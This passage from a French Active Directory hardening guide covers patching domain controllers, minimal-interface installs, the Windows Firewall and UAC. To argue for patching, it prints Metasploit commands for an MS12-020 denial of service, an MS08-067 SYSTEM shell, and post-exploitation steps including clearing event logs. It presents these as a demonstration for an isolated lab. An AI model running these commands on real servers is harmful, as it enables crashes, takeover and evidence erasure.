La procédure pour activer BitLocker sur des contrôleurs de domaine (serveur physique et machine virtuelle) est présentée en annexe dans ce document.

6.3 DEPLOYER LES CORRECTIFS DE SECURITES SUR LES CONTROLEURS DE DOMAINE

6.3.1 POURQUOI EST-IL NECESSAIRE DE DEPLOYER LES CORRECTIFS DE SECURITE ?

Les failles de sécurité sont des défauts dans la programmation qui permettent à un attaquant de détourner le fonctionnement classique d'un logiciel dans le but d'obtenir des accès sur le système ou d'interrompre son fonctionnement (plantage du logiciel).
Les failles de sécurité sont souvent liées à des défauts dans l'interprétation des paramètres passés au programme. Un logiciel qui est écrit pour recevoir une variable de type INTEGER (entier) en paramètre reçoit une variable de type *FLOAT* (nombre à virgule) et s'arrête de fonctionner alors.


Le déploiement d'un antivirus ne vous protégera pas contre l'exploitation des failles de sécurité (exploits) par un attaquant. Il permettra éventuellement de détecter l'utilisation d'un programme connu exploitant la faille de sécurité (comme *INCOGNITO, METASPLOIT*…).


Il est aujourd'hui très facile de télécharger sur Internet des outils comme *METASPLOIT* qui intègrent des milliers d'exploits qui ciblent les principales solutions logicielles utilisées par les entreprises.

La solution *METASPLOIT* propose au travers d'une console ou d'une interface graphique de lancer des attaques très sophistiquées contre les contrôleurs de domaine Active Directory. Elle permet par exemple via la faille de sécurité *MS08-67* de prendre la main sur un contrôleur de domaine Windows 2003 ou via la faille de sécurité *MS012-020* de faire planter (écran bleu) un serveur sous Windows 2008 R2.

Je vous invite à lire les articles qui présentent les failles les plus critiques à exploiter et l'actualité des sorties des nouveaux exploits.
https://community.rapid7.com/community/metasploit/blog/2012/12/11/exploit-trends-new-exploits-make-the-top-10
https://community.rapid7.com/community/metasploit/blog
Vous pouvez télécharger gratuitement *METASPLOIT* à cette adresse :
http://www.rapid7.com/products/metasploit/download.jsp.


METASPLOIT intègre un exploit basé sur la faille *MS12_020* qui fait planter un serveur Windows 2008 R2 non mis à jour. Un pas à pas complet est disponible à ce emplacement :
http://www.metasploit.com/modules/auxiliary/dos/windows/rdp/ms12_020_maxchannelids
Dans un **environnement réseau isolé**, installez une machine virtuelle Windows 2008 R2 (pas à jour) et activer le *Bureau à distance*. Récupérer l'IP de cette machine.
Dans la console *METASPLOIT* taper les commandes suivantes :
Use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
Set RHOST IP_SERVEUR
Run





METASPLOIT intègre un exploit basé sur la faille de sécurité CVE-2008-4250 / MS08-067 qui permet d'obtenir une invite de commande en SYSTEM. Un pas à pas est disponible à cet emplacement : http://www.metasploit.com/modules/exploit/windows/smb/ms08_067_netapi

Dans la console METASPLOIT, taper les commandes suivantes :
use exploit/windows/smb/ms08_067_netapi
exploit
Vous obtenez alors une invite de commande avec des droits SYSTEM



Le service *Server* (partage de fichiers) plante sur la machine cible.
Taper *?* pour avoir la liste des commandes puis *getsystem* pour récupérer les droits administrateurs, *clearenv* pour purger les observateurs d'événements.
Taper *getpid* pour avoir le PID du processus METADSPLOIT sur la machine cible.
Valider avec Gestionnaire de tâches de la machine attaquée si processus existe (afficher colonne PID).
Taper la commande *ps* pour lister les processus de la machine cible. Arrêter le processus à l'aide de la commande *kill numéro-PID*

Il est recommandé de toujours mettre à jour les contrôleurs de domaine (tous les mois). En effet le risque de panne lié à l'installation d'un correctif est bien moindre que le risque de défaillance en cas d'attaque ou d'infection par un virus / vers exploitant une faille de sécurité.

6.3.2 INSTALLATION DES CORRECTIFS DE SECURITE SUR LES CONTROLEURS DE DOMAINE

Il existe aujourd'hui de nombreuses solutions gratuites (*WSUS, Windows Update*) ou payantes (*Landesk Management Suite, Dell Kace, System Center Configuration Manager (SCCM*),…) qui permettent de prendre en charge le déploiement des correctifs de sécurité.
Les entreprises disposent généralement d'une solution de déploiement de correctifs mais contrôlent rarement que les correctifs sont réellement déployés sur les machines. Or, de nombreux facteurs peuvent bloquer le déploiement des correctifs. Les administrateurs peuvent oublier d'approuver un correctif essentiel. Le correctif peut refuser de s'installer si le dépôt *WMI* est corrompu car le correctif lance une requête *WMI* pour détecter les correctifs déjà installés (http://msreport.free.fr/?p=459). Une dépendance pour l'installation du correctif peut aussi être manquante. Il est donc recommandé d'utiliser un outil tiers comme MBSA (autre que votre outil de déploiement) pour valider que vos contrôleurs de domaine sont à jour.

Le déploiement des correctifs de sécurité peut parfois générer des pannes / disfonctionnements. Microsoft a réalisé de nombreuses études qui ont démontré que les systèmes non mis à jour rencontraient plus de pannes / défaillances que les systèmes à jour. Microsoft publie les correctifs de sécurité tous les deuxièmes mardis du mois (heure américaine). Les pannes sont généralement détectées au bout de 2 à 3 jours et une version 2 du correctif est alors fournie par Microsoft ou le correctif est retiré. Pour diminuer le risque d'impact négatif d'un correctif, vous pouvez déployer les correctifs sur les contrôleurs de domaine pilotes dès le second jeudi de chaque mois et déployer les correctifs sur tous les autres contrôleurs de domaine le troisième mardi de chaque mois (soit une semaine après la sortie du correctif de sécurité).

Le client *Automatic Update* de Windows essaie de redémarrer la machine automatiquement quand l'installation des correctifs est terminée. Ce comportement peut poser problème avec des serveurs de production. Il ne permet pas non plus de définir l'heure exacte à laquelle les correctifs doivent être installés et l'heure exacte du redémarrage. Il dispose de fonctionnalité réduite sur des serveurs *Windows 2008 R1* et *Windows 2008 R2* installés en mode *Core*. Vous pouvez d'utiliser un outil comme *WUINSTALL* et créer avec cet outil des tâches planifiées pour le déploiement des correctifs sur les contrôleurs de domaine. *WUINSTALL* peut être téléchargé à cette adresse : https://www.wuinstall.com.


6.4 REDUIRE LA SURFACE D'ATTAQUE DES CONTROLEURS DE DOMAINE

Afin de réduire la surface d'attaque, il est nécessaire de déployer uniquement les rôles et fonctionnalités Windows (Gestionnaire de Server) nécessaires sur un contrôleur de domaine. Un contrôleur de domaine ne nécessite que le rôle *Active Directory Domain Services* et le rôle *DNS* (sauf si le service DNS est géré par une solution tierce). Sous Windows 2012 R1 et versions ultérieures, l'interface graphique est proposée sous forme de 2 fonctionnalités optionnelles. Les commandes ci-dessous montrent comment déployer l'interface graphique sur un serveur en mode Core :

```
Import-Module ServerManager
Mkdir c:\MountDir
Get-WindowsImage -ImagePath D:\sources\install.wim
Mount-WindowsImage -ImagePath  d:\sources\install.wim -Path C:\mountdir –Index  4 -readonly
Install-WindowsFeature Server-Gui-Mgmt-Infra,Server-Gui-Shell -Restart -Source
c:\mountdir\Windows\Winsxs
```

En mode Core (*Server-Gui-Mgmt-Infra* et *Server-Gui-Shell* non installés), il est possible d'administrer le serveur localement avec PowerShell ou à distance (depuis un autre serveur) avec les consoles MMC, le *Server Manager* ou PowerShell.
Un des inconvénients du mode Core est la difficulté à consulter les observateurs d'événements localement (avec la commande PowerShell *Get-Eventlog*). L'analyse à distance des observateurs d'événements n'est pas toujours possible si la ligne est trop lente ou si l'accès réseau est coupé.

Depuis Windows 2012 R1, il est possible de déployer le serveur en mode *Interface minimale* (fonctionnalité *Server-Gui-Mgmt-Infra installé)*. Ce mode permet d'exécuter toutes les consoles MMC mais sans interface graphique.




Il est donc préconisé de déployer les contrôleurs de domaine sous Windows 2012 R1 ou versions ultérieures en mode *Interface minimale* et de déployer uniquement sur ces machines les rôles *Active Directory Domain Services* et *DNS*.

6.5 NE JAMAIS ARRETER LE SERVICE WINDOWS FIREWALL

Depuis Windows Vista / Windows 2008 R1, le pare-feu Windows est activé par défaut. Ce pare-feu intègre de nombreuses fonctionnalités comme expliqué dans l'article http://technet.microsoft.com/en-us/library/cc753180.aspx.
Le pare-feu Windows est un *pare-feu à états*. Il mémorise l'état de toutes les connexions TCP et UDP et peut ainsi créer dynamiquement des règles pour autoriser le trafic entrant / sortant légitime (exemple : la réponse à une requête HTTP (code de la page web) renvoyée par le serveur web au serveur).
Le pare-feu Windows permet de créer des règles pour filtrer le trafic entrant et sortant en fonction d'un programme (autoriser tout le trafic de cette application…), d'un port ou d'une IP. Il intègre aussi un ensemble de règles prédéfinies qui permettent le bon fonctionnement des rôles et des fonctionnalités Windows déployés sur le serveur.


Quand un serveur devient un contrôleur de domaine (après déploiement du rôle *Active Directory Domain Services*, la règle prédéfinie du pare-feu Windows *Active Directory Domain Services* est activée. Les règles entrantes et sortantes ci-dessous sont alors activées.



Une application développée pour Windows 2008 / Vista et versions ultérieures peut créer et activer automatiquement des règles au niveau du pare-feu Windows si besoin (pour permettre le bon fonctionnement du programme). Il est donc relativement rare de devoir créer une règle manuellement.

Le pare-feu Windows dispose de 3 profils de connexions, *Public, Private et Domain*. Les règles spécifiques peuvent s'appliquer uniquement à un profil. Si vous êtes en groupe de travail, le pare-feu vous demandera au démarrage si vous souhaitez appliquer les règles du pare-feu pour le profil *Public* ou *Private*. Si vous être membre d'un domaine Active Directory, vous appliquez obligatoirement les règles du profil *Domain* si vous êtes connectés au réseau d'entreprise (dans le cas contraire, le système vous demande si vous souhaitez être en profil *Public* ou *Private*). Ce mode de fonctionnement permet de créer des règles qui s'appliquent uniquement quand l'utilisateur travaille de chez lui ou depuis une connexion Internet publique.

Le pare-feu Windows peut être administré depuis le panneau de configuration (*Control Panel* | *Windows Firewall*) ou via la console *Windows Firewall with Advanced Security*. **Configurer toujours le pare-feu depuis la console *Windows Firewall with Advanced Security*** !
En effet sous Windows 2008 R1, le système proposait uniquement de désactiver le pare-feu pour le profil en cours. Lors de déploiement de Windows 2008 R1, les administrateurs désactivaient souvent le pare-feu depuis le panneau de configuration quand la machine était encore en groupe de travail. Ils désactivaient donc le pare-feu pour le profil *Public* ou *Private*. Quand le serveur était joint au domaine, le pare-feu passait dans le profil *Domain* et était alors de nouveau actif. Ce problème d'interface a été corrigé avec Windows 7 / Windows 2008 R2.
Si vous souhaitez désactiver le pare-feu sur un serveur Windows 2008 (et versions ultérieures), **vous ne devez pas arrêter le service Windows Firewall**. Cela n'est pas supporté par Microsoft et bloque les fonctionnalités suivantes : la possibilité d'encapsuler le trafic dans des trames *IPSEC* et *Windows Service Hardening*. Pour arrêter le pare-feu, configurer les profils *Public*, *Private* et *Domain* sur l'état *Off*.




C'est tout aussi vrai pour les stations de travail Windows !

Windows Service Hardening permet de protéger les services Windows qui s'exécutent dans le contexte de compte utilisateur avec de forts privilèges. Cette fonctionnalité est expliquée en détail dans les articles ci-dessous et dans la partie « L*a gestion des accès avec Active Directory* » de ce document :
http://blogs.technet.com/b/askperf/archive/2008/02/03/ws2008-windows-service-hardening.aspx
http://blogs.msdn.com/b/sql_protocols/archive/2009/09/21/connection-from-a-windows-service-could-be-blocked-by-firewall-even-if-firewall-is-disabled.aspx


6.6 CONFIGURER L'UAC

L'UAC sous Windows est un ensemble de composants de sécurité qui permet entre autres :

De protéger certains fichiers et emplacement de registre :
Il n'est par exemple plus possible de créer un fichier à la racine du lecteur C. L'administrateur n'a plus accès à certains dossiers et le message suivant d'affiche : *You don't currently have permission to access this folder. Click continue to permanently get access to this folder*. Cela peut générer des problèmes si l'administrateur clique sur le bouton *Continue* car les permissions sur le dossier sont alors modifiées pour donner l'accès au compte utilisateur. Cette problématique est expliquée dans l'article Microsoft : http://support.microsoft.com/kb/950934/en-us

